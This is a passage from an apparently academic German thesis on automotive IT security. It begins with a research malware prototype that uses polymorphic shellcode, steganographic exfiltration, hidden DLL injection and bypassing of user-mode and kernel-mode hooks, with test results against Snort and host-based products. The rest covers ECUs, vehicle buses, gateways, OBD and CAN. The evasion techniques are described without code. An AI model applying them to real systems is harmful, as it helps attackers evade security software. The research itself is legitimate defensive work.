[3] Hierbei wird das Hinzuladen und ggf. Ausführen eines Softwaremoduls zu einem Prozess erzwungen.

Eingesetzte Selbstschutz-Mechanismen der Computerzecke

Die Wirkung folgender in den Prototyp integrierten Selbstschutz-Mechanismen gegen verschiedene Schutzeinrichtungen wurde in simulierten Angriffen untersucht:

- Einsatz von Polymorphie auf den per Exploit einzubringenden Shellcode, z.B. gegen generische Signaturscans bei der Einschleusung durch z.B. NIDS.
- Einsatz von Steganographie auf ausgehende Kommunikation im Fall eines als Wirt gewählten Webservers durch Einbettung der Nutzdaten in regulär ausgelieferte HTML-Dokumente unter optischer Beibehaltung der Seitendarstellung.
- Angepasstes Verfahren zur versteckten DLL-Injektion zur Minimierung von Spuren auf persistenten Datenträgern (siehe vorangegangener Abschnitt).
- Umgehen von Usermode-Hooks: Die Verwendung sicherheitskritischer Systemfunktionen (z.B. `WriteProcessMemory` zum Schreiben in den Arbeitsspeicher fremder Prozesse) wird häufig durch Sicherheitssoftware über Abfangfunktionen (API-Hooks) überwacht und stärker reglementiert. Der Prototyp umfasst Techniken, im Usermode installierte Hooks gezielt zu umgehen.
- Umgehen von Kernelmode-Hooks: Andere Schutzprogramme richten Funktions-Hooks zur Reglementierung sicherheitskritischer Systemaufrufe über Kernel-Treiber direkt im Systemkern ein. Deren Wirksamkeit wurde angesichts einer bekannten Technik zur Deaktivierung von Kernel-Hooks via direktem Hauptspeicherzugriff aus dem Usermode (SDT Restauration, [Tan04]) untersucht.

Praktische Untersuchung der Wirksamkeit bestehender Schutzmaßnahmen

Die Wirksamkeit der beiden erstgenannten Selbstschutzmechanismen, die primär netzwerkseitige Schutzvorkehrungen adressieren, wurde in praktischen Tests primär am Beispiel des signaturbasierten NIDS Snort [Snor14] validiert. Der übertragene Schadcode war in der zum Testzeitpunkt aktuellen Signaturbasis unbekannt und durch Einsatz von Polymorphie zusätzlich verschleiert. Im Rahmen des simulierten Angriffs erfolgte keinerlei Warnmeldung, d.h. auch generischere Erkennungsmuster zur Detektion ausgenutzter Exploits schlugen nicht an. Der Schwerpunkt der praktischen Untersuchungen lag auf den ab dem dritten Punkt gelisteten Selbstschutzfunktionen, die primär die Tarnung vor hostbasierten Schutzmechanismen adressieren. Deren Wirksamkeit wurde anhand 10 hostbasierter Securityprodukte getestet, darunter insbesondere HIDS bzw. Desktop Security Suites mit HIDS-Funktionalität. Dabei erkannte das zum Testzeitpunkt aktuelle Windows-XP-System ohne sowie mit 2 Schutzprodukten den Angriff in keiner getesteten Konfiguration. Durch Verwendung der Selbstschutztechniken ließen sich 5 grundsätzlich geeignete Produkte umgehen. Lediglich 3 Produkte konnten den simulierten Angriff in jeder Konfiguration erkennen und abwehren.

2.4 Automotive IT

Dieser Abschnitt liefert eine Einführung zu Art und Umfang automotiver IT-Infrastrukturen, die als Grundlage für die folgenden Untersuchungen im Rahmen dieser Arbeit relevant sind.

2.4.1 Steuergeräte, Sensoren und Aktoren

Die dem zunehmend komplexen Funktionsspektrum moderner Fahrzeuge zugrundeliegende IT verteilt sich über eine Vielzahl sogenannter *Steuergeräte* (engl.: Electronic Control Units / ECUs). Dies sind kompakte, eingebettete Systeme, die auf den Einsatz im Automobil zugeschnitten sind. Während viele für den Nutzer unsichtbar verbaut sind (siehe z.B. Türsteuergerät in Abbildung 10 links), bilden andere auch eine Einheit mit bewusst wahrgenommenen Nutzerschnittstellen (z.B. Klimabedienteil in Abbildung 10 rechts). Als typische eingebettete Systeme basieren sie auf mikroprozessorgesteuerter Rechentechnik unter schlanken, oft echtzeitfähigen Betriebssystemen (vgl. Abschnitte 6.1.1 und 7.2 in [Borg13]). Bzgl. der eingesetzten Softwareplattformen herrscht jedoch im Vergleich zur Desktop-IT noch eine höhere Heterogenität der eingesetzten Lösungen vor, wobei – nicht zuletzt auch aus Kostengründen – zunehmende Bestrebungen zu deren Standardisierung vorgenommen werden[4]. Durch

[4] In diesem Kontext sind z.B. OSEK (http://www.osek-vdx.org/) und das gegen Ende dieses Unterkapitels vorgestellte AUTOSAR (http://www.autosar.org/) zu nennen (siehe auch [Reif12]).

den hohen Kostendruck in der Automobilindustrie müssen Steuergeräte ihre klar definierten Aufgaben typischerweise mit minimalen Ressourcen erfüllen, so dass viele Exemplare noch mit 8- bis 16-bittigen Mikroprozessoren unter Taktfrequenzen in niedrigen Megaherzbereichen sowie Arbeits- und Festspeicher (z.B. Flash) im niedrigen Megabyte- oder sogar Kilobytebereich ausgestattet und nur begrenzt multitaskingfähig sind (vgl. [Reif12]).

Abbildung 10: Beispielhafte Steuergeräte (Türsteuergerät und Klimabedienteil)

Die allgemeine Funktionsweise eines Steuergerätes umfasst die elektronische Verarbeitung von Eingaben, die über verschiedenartige *Sensoren* erfasst werden. Neben z.B. Druck-, Temperatur, Beschleunigungs- oder Regensensoren können in diesem Kontext auch Bedienelemente als Schnittstelle zum menschlichen Nutzer als Sensorik verstanden werden.
Über ebenfalls an die Steuergeräte angeschlossene *Aktoren* (angelehnt an den engl. Begriff *actuators* im Deutschen teils auch als *Aktuatoren* bezeichnet) kann die Elektronik die berechneten Ausgaben auf verschiedenartige Weise umsetzen. Neben mechanischen Vorgängen wie z.B. Ventilöffnen, Fensterschließen etc. beinhaltet dies auch Ausgaben an die Nutzer (z.B. über optische, akustische oder haptische Schnittstellen).
Sensoren und Aktoren sind in der Regel elektrische Komponenten, die über dedizierte Kabelverbindungen direkt an ein Steuergerät angeschlossen sind. Die Kommunikation zwischen Sensoren bzw. Aktoren und dem Steuergerät erfolgt meist über analoge (teils auch digitale) elektrische Signale, die häufig unidirektional übertragen werden. Darüber hinaus sind die Steuergeräte über digitale Kommunikationsinfrastrukturen untereinander vernetzt, um notwendige Informationen (wie z.B. digitalisierte Sensorwerte oder aktuelle Betriebsdaten) austauschen zu können. Die hierzu insbesondere eingesetzten automotiven Feldbussysteme werden zu Beginn des folgenden Abschnitts vorgestellt.

2.4.2 Automotive Kommunikationsinfrastrukturen (Übersicht)

Dieser Abschnitt liefert eine Übersicht über automotive Kommunikationsinfrastrukturen. Mit Fokus auf automotive Bussysteme wird insbesondere eine kompakte Übersicht über gängige Arten automotiver Feldbusse und typische Netzwerkinfrastrukturen gegeben, welche als Grundlage für die weiteren Kapitel essentiell sind. Für vertiefende Informationen sei auf Fachliteratur wie [ZiSc11] verwiesen.

Überblick über das Spektrum automotiver Feldbussysteme

Die Kommunikation zwischen den vielzähligen Steuergeräten erfolgt i.d.R. über digitale Feldbussysteme. Beispiele für entsprechende Bussysteme, die heute in Automobilen eingesetzt werden, sind Controller Area Network (CAN), Local Interconnect Network (LIN), Media Oriented Systems Transport (MOST) oder FlexRay. Diese haben teils sehr unterschiedliche Eigenschaften, z.B. hinsichtlich der verwendeten Transportmedien (z.B. Ein- / Mehrdrahtleitungen oder Lichtwellenleiter), einsetzbaren Bustopologien (z.B. Linie, Ring oder Stern), erzielbaren Werten für Datendurchsatz und Latenz oder bezüglich der Fehlersicherheit (vgl. auch [ZiSc11]). Auch die mit ihrem jeweiligen Einsatz einhergehenden Kosten können erheblich differieren. In dieser Arbeit wird zumeist der CAN-Bus als verbreitetes Beispiel einer automotiven Feldbustechnologie aufgegriffen, der in Abschnitt 2.4.4 näher vorgestellt wird.

Zusammenspiel verschiedener Feldbustechnologien in der Fahrzeug-IT

In heutigen Fahrzeugen werden in der Regel mehrere dieser Netzwerke, teils basierend auf unterschiedlichen Bussystem-Technologien, parallel betrieben. Beispielhafte Gründe hierfür

können mit Blick auf die einzugliedernden Steuergeräte unterschiedliche Bandbreitenanforderungen, Kostenfaktoren und auch die gegenseitige Abschottung einzelner Funktionsgruppen sein. In der Praxis fällt diese physische Aufteilung der Fahrzeugnetzwerke oft mit einzelnen logischen Fahrzeugdomänen zusammen, da die ihnen zuzuordnenden Systeme (und deren Funktionen) oft ähnliche Anforderungen aufweisen. So werden Funktionen des Antriebsstrangs (teils gemeinsam mit Funktionen des Fahrwerks und Fahrerassistenzfunktionen) bei vielen Herstellern in einem gemeinsamen Teilnetzwerk zusammengelegt, die in vielen Fällen hohe Echtzeitanforderungen haben (z.B. als High-Speed CAN-Bus). Komfortsysteme wie Klimaanlage oder Sitzsteuerung, die i.d.R. weniger safety- und echtzeitkritisch sind, werden häufig davon getrennt in einem eigenen Teilnetzwerk (z.B. als Low-Speed CAN-Bus) betrieben. Dagegen haben Geräte aus dem Infotainmentbereich oftmals größeren Bandbreitenbedarf (z.B. zur Übertragung von Audio- und Videosignalen), dem z.B. über einen – auf Glasfaser-Technologie basierenden – MOST-Bus entsprochen werden kann.
Abbildung 11 skizziert beispielhaft eine mögliche Netzwerktopologie moderner Fahrzeuge.




Abbildung 11: Beispielhafte Topologie fahrzeuginterner Bussystem-Netzwerke


Gateway-Steuergeräte als Vermittler zwischen Teilnetzwerken

Eine in diesem Kontext hervorzuhebende Gattung von Steuergeräten sind Gateways, die – wie in Abbildung 11 illustriert – als zentrale Komponente(n) an mehrere Busnetzwerke des Fahrzeugs angeschlossen sind und Informationen zwischen diesen vermitteln. Dies ist erforderlich, da i.d.R. auch Informationen zwischen Komponenten ausgetauscht werden müssen, die in unterschiedlichen Teilnetzwerken lokalisiert sind. Damit beispielsweise das Navigationssystem im Infotainment-Netzwerk die aktuell gefahrene Geschwindigkeit als Eingabewert verarbeiten kann, muss diese i.d.R. aus dem Antriebsstrang-Netzwerk übermittelt werden.
In der Regel leiten Gateways nur diejenigen Busnachrichten in fremde Netze weiter, die dort auch benötigt werden. Dies ist einerseits Ressourcengründen geschuldet, da die begrenzten Bandbreiten der Teilbusse sonst unnötig be- oder überlastet würden. Gleichzeitig dient es andererseits auch der Isolation der verschiedenen Fahrzeugdomänen, damit beispielsweise eine Fehlfunktion (oder auch Kompromittierung) eines Komfort- oder Infotainmentsystems möglichst keine safetykritischen Systeme im Antriebsstrang beeinflussen kann. Entsprechende Filterfunktionen eines Gateways könnten in diesem Aspekt mit regelbasierten Paketfilterfirewalls in der Desktop-IT verglichen werden bzw. entsprechen einer einfachen Umsetzung des Need-to-know Prinzips (Abschnitt 2.1.5).

Schnittstelle zur On-Board-Diagnose (OBD)

Die in Form und Teilen ihrer Funktionen vom Gesetzgeber standardisierte Schnittstelle zur On-Board-Diagnose (OBD) ermöglicht herstellerübergreifende Diagnoseanwendungen. Sie wurde primär zur Überwachung abgasrelevanter Systeme eingeführt, wovon z.B. in den USA im Rahmen von Polizeikontrollen Gebrauch gemacht wird. Sie geht damit auf Bestrebungen für ein standardisiertes Diagnosesystem zurück, das in der ersten Generation (OBD-I) ab 1988 in den USA eingeführt wurde. Die standardisierte, 16-polige OBD-Schnittstelle (Abbildung 12 links) wurde im Zuge der zweiten Generation (OBD-2) spezifiziert und ist seit

1996 für alle Neufahrzeuge in den USA vorgeschrieben sowie in Europa im darauf aufbauenden EOBD-Standard seit 2001 (Fahrzeuge mit Ottomotor) bzw. 2004 (Fahrzeuge mit Dieselmotor) verpflichtend in allen Neufahrzeugen verbaut [Döll11].
Über das herstellerübergreifend standardisierte OBD-Protokoll (siehe z.B. [ZiSc11]) können über die OBD-Schnittstelle ausgewählte Kenndaten abgasrelevanter Systeme ausgelesen werden. Viele Hersteller nutzen die OBD-Schnittstelle inzwischen zusätzlich für ihre eigenen Diagnoseprotokolle zur Kommunikation mit beliebigen internen Steuergeräten, was insbesondere für die Wartung der Fahrzeuge in den Werkstätten essentiell ist (vgl. [ZiSc11]).
Für die im Rahmen der verschiedenen Diagnoseprotokolle erforderliche Kommunikation können verschiedene Busleitungen über die OBD-Schnittstelle zugänglich gemacht werden (Abbildung 12 rechts). Nachdem dies in der Vergangenheit teils noch über K-Line oder J1850 erfolgte, hat sich bei neueren Fahrzeugen CAN durchgesetzt, das auch für alle seit 2008 hergestellten Fahrzeuge die einzig zugelassene Option für die abgasrelevanten OBD-Untersuchungen darstellt (vgl. [ZiSc11]).



Pin	Belegung	Pin	Belegung
2	J1850 Bus (+)	10	J1850 Bus (-)
4	Fahrzeugmasse (Batterie -)	14	CAN-Low
5	Fahrzeugmasse (Batterie -)	15	L-Line
6	CAN-High	16	Batterie +
7	K-Line	1,3,8,9,11-13: Herstellerspezifisch	

Abbildung 12: Standardisierte OBD-Schnittstelle (Buchse, Stecker und Pinbelegung Buchse)

Busseitig wird die OBD-Schnittstelle bei einigen Herstellern direkt hinter dem Gateway positioniert (vgl. Abbildung 11), um mit dessen Isolationsfunktion (s.o.) als eine Art Firewall das Potential für Gefährdungen durch missbräuchliche Verwendung dieser vergleichsweise leicht zugänglichen Schnittstelle einzugrenzen. Dies bestätigen u.a. Fachartikel wie [HaSc13], in dem ein Sprecher eines deutschen Fahrzeugherstellers zitiert wird, nachdem deren…

> *…Fahrzeuge über mehrere Bus-Systeme verfügten, die unter anderem die Diagnoseschnittstelle vom restlichen Fahrzeugnetz abkoppeln. „Sie übernehmen damit eine Firewall-Funktion“.*

Zudem gibt es Überlegungen, neben den heutigen kabelgebundenen Zugängen zukünftig auch drahtlose Zugänge zur On-Board-Diagnose bereitzustellen. So befassen sich z.B. Forschungsarbeiten wie z.B. [JoDS11] oder [KlOl13] bereits mit Potentialen und Risiken dieser zukünftigen Option. Auch in Quellen staatlicher Institutionen wie z.B. [LyCa09] werden entsprechende Systeme bereits mit Bezeichnungen wie „Remote OBD“ oder „OBD III“ benannt; nach derzeitiger Kenntnis des Autors (Stand 2014) ist die Standardisierung und Einführung eines entsprechenden herstellerübergreifenden Nachfolgers jedoch bislang nicht absehbar.

Illustration typischer automotiver Informationsflüsse

Neben der über Bussysteme abgehandelten Kommunikation zwischen verschiedenen Steuergeräten ist im Fahrzeugkontext eine Vielzahl weiterer Informationsflüsse vorhanden. Unter Einbeziehung der Sensorik und Aktorik sowie steuergeräteinterner Vorgänge sind einige exemplarische Beispiele in Abbildung 13 illustriert und werden in der Folge vorgestellt.
Beispiele digitaler, fahrzeuginterner Informationsflüsse umfassen neben der Buskommunikation zwischen verschiedenen ECUs (Pfeile im unteren Teil von Abbildung 13) auch interne Datenflüsse der Steuergeräte – z.B. das programmcodeseitige Einlesen von Konfigurationsdaten aus (oder Ablegen von Fehlercodes in) persistenten oder volatilen Speichern.
Ebenfalls in Abbildung 13 gekennzeichnet sind Beispiele für einen (i.d.R. analogen) Austausch mit der Umwelt: Von außen eingehende, durch Sensorik aufgenommene und fahrzeugeinwärts weitergeleitete Informationen umfassen neben physikalischen Größen (Drücke, Temperaturen, Helligkeit etc.) beispielsweise auch Nutzereingaben (z.B. über Bedienelemente). Auch Funksignale (die sensorisch über Antennen dem „analogen Transportmedium

Luft“ entnommen werden), können als eingehende analoge (z.B. Radio) oder digitale (z.B. TMC Verkehrsmeldungen) Informationen weiterverarbeitet werden. Umgekehrt können ausgehende Informationen über die Ansteuerung von Aktoren sowohl in physikalische Größen zurückübersetzt werden, als auch über Anzeigeelemente dem Fahrer übermittelt sowie über Funkkommunikation an externe technische Systeme weitergeleitet werden (z.B. Telefongespräche, automatische Notrufe).




Abbildung 13: Schematische Darstellung exemplarischer Informationsflüsse im Fahrzeug

Car-to-X-Kommunikation

Zukünftig wird mit der Car-to-X-Kommunikation (kurz: C2X; auch: Vehicle-to-X bzw. V2X) ein wesentliches weiteres Fundament für bidirektionale, digitale Informationsflüsse zwischen Fahrzeugen und der Umwelt des Fahrzeugs (Infrastruktur sowie weitere Fahrzeuge) verfügbar sein. Die Vision von C2X ist, für diverse Anwendungsfälle hilfreiche Sensordaten und weitere Informationen per Funk unter den Verkehrsteilnehmern (Car-to-Car/C2C, auch: Vehicle-to-Vehicle/V2V) und mit der Verkehrsinfrastruktur (Car-to-Infrastructure/C2I, auch: Vehicle-to-Infrastructure/V2I) teilen. Ziel ist ein selbstorganisierendes, autonomes Netzwerk von Funkeinheiten in Fahrzeugen und der Infrastruktur [Cccc14]. Für diese teils auch als „Vehicular ad hoc networks“ (VANET) bezeichneten automotiven Funknetzwerke soll zukünftig der hierfür konzipierte IEEE Standard 802.11p eingesetzt werden, wofür die Frequenzbänder 5,850-5,925 GHz (USA) sowie 5,855-5,925 GHz (Europa) vorgesehen sind [IEEE10]. Als Sender und Empfänger von Nachrichten bilden die mit entsprechenden On-Board-Units (OBUs) ausgestatteten Fahrzeuge ein Ad-Hoc-Netz, über das wichtige Nachrichten über das Verkehrsgeschehen „wie ein Staffelstab“ weitergeleitet werden sollen. Durch als Roadside Units (RSU) bezeichnete Sendeeinheiten am Straßenrand kann die Übertragung über größere Distanzen ermöglicht werden [Simt14]. So kann auch eine Verkehrszentrale zentrale Datenverarbeitungs-, Steuerungs-, und Datenhaltungsaufgaben übernehmen, um Meldungen an Fahrer und Infrastruktur zurückzusenden oder Verkehrsleitsysteme adaptiv zu steuern.
Die für zukünftige C2X-Kommunikationsinfrastrukturen einsetzbaren Technologien wurden bzw. werden in aktueller Forschung noch bezüglich ihrer Anwendungszwecke und notwendiger Sicherheitsvorkehrungen ausgestaltet. Ein Überblick über bislang untersuchte Schutzkonzepte für C2X, die neben aktiven Eingriffen auch Verletzungen der Privatsphäre durch passives Mitlesen eindämmen sollen (siehe z.B. [ToFS13]) wird in Abschnitt 2.5.3 geliefert.

Trend zur Vereinheitlichung der Bordnetz-Architektur

Durch die fortschreitende Entwicklung und Komplexität automotiver Bordnetz-Strukturen werden zunehmend Aktivitäten zu deren Vereinheitlichung betrieben, damit die Entwicklung, die Herstellung und der Betrieb automotiver Systeme auch in Zukunft handhabbar und bezahlbar bleibt.

Ein Beispiel für entsprechende Trends zur Vereinheitlichung der Bordnetz-Architekturen ist die AUTOSAR (kurz für: AUTomotive Open System ARchitecture), eine Entwicklungspartnerschaft verschiedener Fahrzeughersteller und Zulieferer [Asar14].
Im Rahmen von AUTOSAR wird eine Sammlung offener Standards für Bordnetz- und Software-Architekturen in der Automobilindustrie erarbeitet und standardisiert [StLe13]. Diese dienen u.a. dem Ziel, die Entwicklung automotiver Software sowie damit verbundene Aspekte (z.B. ihre Aktualisierung) zu vereinfachen sowie die Skalierbarkeit angesichts verschiedener Fahrzeug- und Modellvarianten zu fördern.
Auf Steuergeräten, die nach der AUTOSAR-Architektur entwickelt wurden, wird der Anwendungssoftware hierzu eine einheitliche Laufzeitumgebung zur Verfügung gestellt, die von der konkret verwendeten Hardware (inkl. der Mikrocontrollerarchitektur) abstrahiert. Dies ermöglicht es sowohl, Softwarefunktionen zu modularisieren und losgelöst von konkreten Konfigurationen der zugrundeliegenden Hardware zu entwickeln. So können Softwarefunktionen bei Bedarf (z.B. bei Ressourcenengpässen) innerhalb des Bordnetzes zwischen verschiedenen Steuergeräten verschoben werden.

2.4.3 Charakteristische Besonderheiten der automotiven IT-Domäne

Vergleicht man das Einsatzumfeld automotiver IT-Systeme mit dem typischer IT-Systeme der Desktop-IT-Domäne (z.B. in Unternehmensnetzwerken) so zeigen sich einige charakteristische Unterschiede beider Domänen. Diese sind u.a. bei der Konzipierung und dem Entwurf vieler automotiver IT-Lösungen geeignet zu berücksichtigen und werden auch durch die im weiteren Verlauf dieser Arbeit untersuchten Security-Konzepte aufgegriffen.

Wesentliche charakteristische Unterschiede automotiver IT bestehen z.B. bzgl. ihrer...

- ***Einsatzumgebung:*** Verbunden mit dem speziellen Einsatzumfeld moderner automotiver IT innerhalb von sich teils schnell bewegenden Fahrzeugen ergeben sich u.a.:
  - Safety-Aspekte: Der Entwickler eines automotiven Systems muss sich bewusst sein, dass durch unvorhergesehene Ereignisse im Gegensatz zu typischen Desktop-IT-Umgebungen nicht nur digitale Informationen, sondern auch Leib und Leben von Menschen im Fahrzeug und seinem Umfeld gefährdet werden können.
  - Technologische Aspekte: Durch die essentiellen Interaktionen mit der analogen Umwelt zeichnen sich viele zentrale automotive Systeme durch echtzeitkritische Anforderungen aus. U.a. mobilitätsbedingt sind auch Möglichkeiten ihrer externen Vernetzung in Art und Umfang noch deutlich eingeschränkter als bei vielen Desktop-IT-Systemen.
  - Organisatorische Aspekte: Das Fahrzeug ist vielfach in Besitz eines Kunden, der kein Experte für (automotive) IT ist. Das Design enthaltener IT-Systeme muss daher berücksichtigen, dass auf Seiten des Kunden keine lückenlose fachmännische Administration dieser Systeme geleistet werden kann und von ihm auch bei typischen Nutzerinteraktionen kein vertiefendes Fachwissen bzgl. automotiver IT vorausgesetzt werden kann.

  Bedingt durch diese und weitere Aspekte ihrer Einsatzumgebung muss im Umgang mit automotiven Systemen daher beachtet werden, dass u.a. etablierte Notfallmaßnahmen der Desktop-IT wie Notabschaltung oder Neustart des Gesamtsystems oder weitere Anwendungsfälle wie Softwareupdates im laufenden Betrieb nicht oder nur sehr eingeschränkt in Frage kommen.
- ***Systemarchitekturen:*** Wie auch andere eingebettete Systeme basieren automotive Steuergeräte auf deutlich unterschiedlichen Hard- und Softwareplattformen. Anzutreffen ist z.B. ein deutlich breiteres Spektrum von Mikroprozessorarchitekturen im Kontrast zur weiterhin vorherrschenden x86-Architektur in der Desktop-IT. Der im automotiven Bereich noch verbreitete Einsatz von Prozessoren mit vergleichsweise geringen Wortbreiten und niedrigen Taktfrequenzen sowie die Verwendung relativ gering dimensionierter Speicherbausteine (siehe auch Abschnitt 2.4.1) belegt die typischen automotiven Ressourcenbeschränkungen, die angesichts des Preisdrucks in der Automobilindustrie insbesondere ökonomisch indiziert sind. Zudem begründen sich die Unterschiede durch charakteristische physikalische Randbedingungen automotiver Systeme (erforderliche Resistenz gegen Temperaturschwankungen, Erschütterungen etc.). U.a. aufgrund der abweichenden Hardwareplattformen und o.g. Echtzeitanforderungen setzen automotive Systeme i.d.R. unterschiedliche Betriebssysteme und Laufzeitumgebungen (Abschnitt 2.4.1) als im

Desktop-IT-Bereich ein[5]. Bei der Realisierung IT-basierter Konzepte für die automotive Einsatzumgebung müssen diese Gegebenheiten beachtet werden.

- ***Netzwerkarchitekturen:*** Da sich die in automotiven Systemen eingesetzten Netzwerktechnologien und -protokolle (Abschnitte 2.4.2, 2.4.4) noch deutlich von den in der Desktop-IT eingesetzten unterscheiden (u.a. um den Anforderungen der o.g. echtzeitkritischen Systeme genügen zu können), müssen diese bei der Entwicklung automotiver IT-Lösungen gezielt berücksichtigt werden. Langfristig könnte diese Grenze unschärfer werden, sofern z.B. die Forschungsaktivitäten zur automotiven Nutzbarmachung von Ethernet (vgl. Abschnitt 2.5.3) in praktisch breit einsetzbaren Lösungen münden.

2.4.4 Controller Area Network (CAN) – Kurzeinführung und Beispiele

Im Rahmen dieser Arbeit erfolgt die Vornahme von Praxisversuchen und Diskussion von Konzepten zumeist exemplarisch am Bussystem CAN.
Das Ende der 1980er Jahre entwickelte und in ISO 11898 spezifizierte Controller Area Network [ZiSc11] wird seit Anfang der 90er Jahre in Fahrzeugen eingesetzt. Nach [ZiSc11] stellt CAN auch derzeit noch das „am häufigsten eingesetzte Kfz-Bussystem sowohl für Low-Speed- als auch für High-Speed-Anwendungen“ dar. Dies zeigt sich auch in den anhaltenden Weiterentwicklungen: Beispiele sind der 2004 veröffentlichte Standard ISO 11898-4, in dem eine Erweiterung um echtzeitgesteuerte CAN-Kommunikation (time-triggered CAN bzw. TTCAN) beschrieben ist, sowie die 2012 vorgestellte Erweiterung für die Unterstützung flexibler Datenraten (CAN-FD), die nach [CiA14] zukünftig in den bestehenden Standard ISO 11898-1 aufgenommen werden soll.

In CAN-Feldbussystemen werden CAN-Nachrichten (auch: CAN-Botschaften) nach dem Broadcast-Prinzip ausgetauscht, d.h. ohne explizite Angabe von Quell- und Zieladressen. Ihre aus Anwendersicht wesentlichen Elemente sind eine numerische Kennung des Nachrichtentyps (Message Identifier, auch: CAN-ID) und bis zu 8 Bytes an Nutzdaten.
Die CAN-ID dient neben der Kennzeichnung des Nachrichteninhalts (anhand der alle Empfänger über die Weiterverarbeitung entscheiden) gleichzeitig auch zur Prioritätssteuerung bei gleichzeitigen Sendeversuchen verschiedener Steuergeräte mittels des Verfahrens CSMA/CA (Carrier Sense Multiple Access Collision Avoidance). Nachdem diese als 11-Bit-Zahl ursprünglich die Unterscheidung von bis zu 2048 verschiedenen Nachrichtentypen ermöglichte, kann seit dem Standard CAN 2.0B optional auch ein 29-Bit-Identifier verwendet werden (dies entspricht bis zu 536.870.912 theoretisch verwendbaren Nachrichtentypen).




Abbildung 14: Beispielhafte Nutzdatenbelegung einer CAN-Nachricht

Das für den Versand von Mess- Regel- und Steuerdaten vorgesehene und pro Nachricht zwischen 0 und 8 Byte fassende Nutzdatenfeld kann anwenderseitig zum Versand beliebig aufgelöster Einzelinformationen (Signale) genutzt werden. Von 1-bittigen Informationen (z.B.

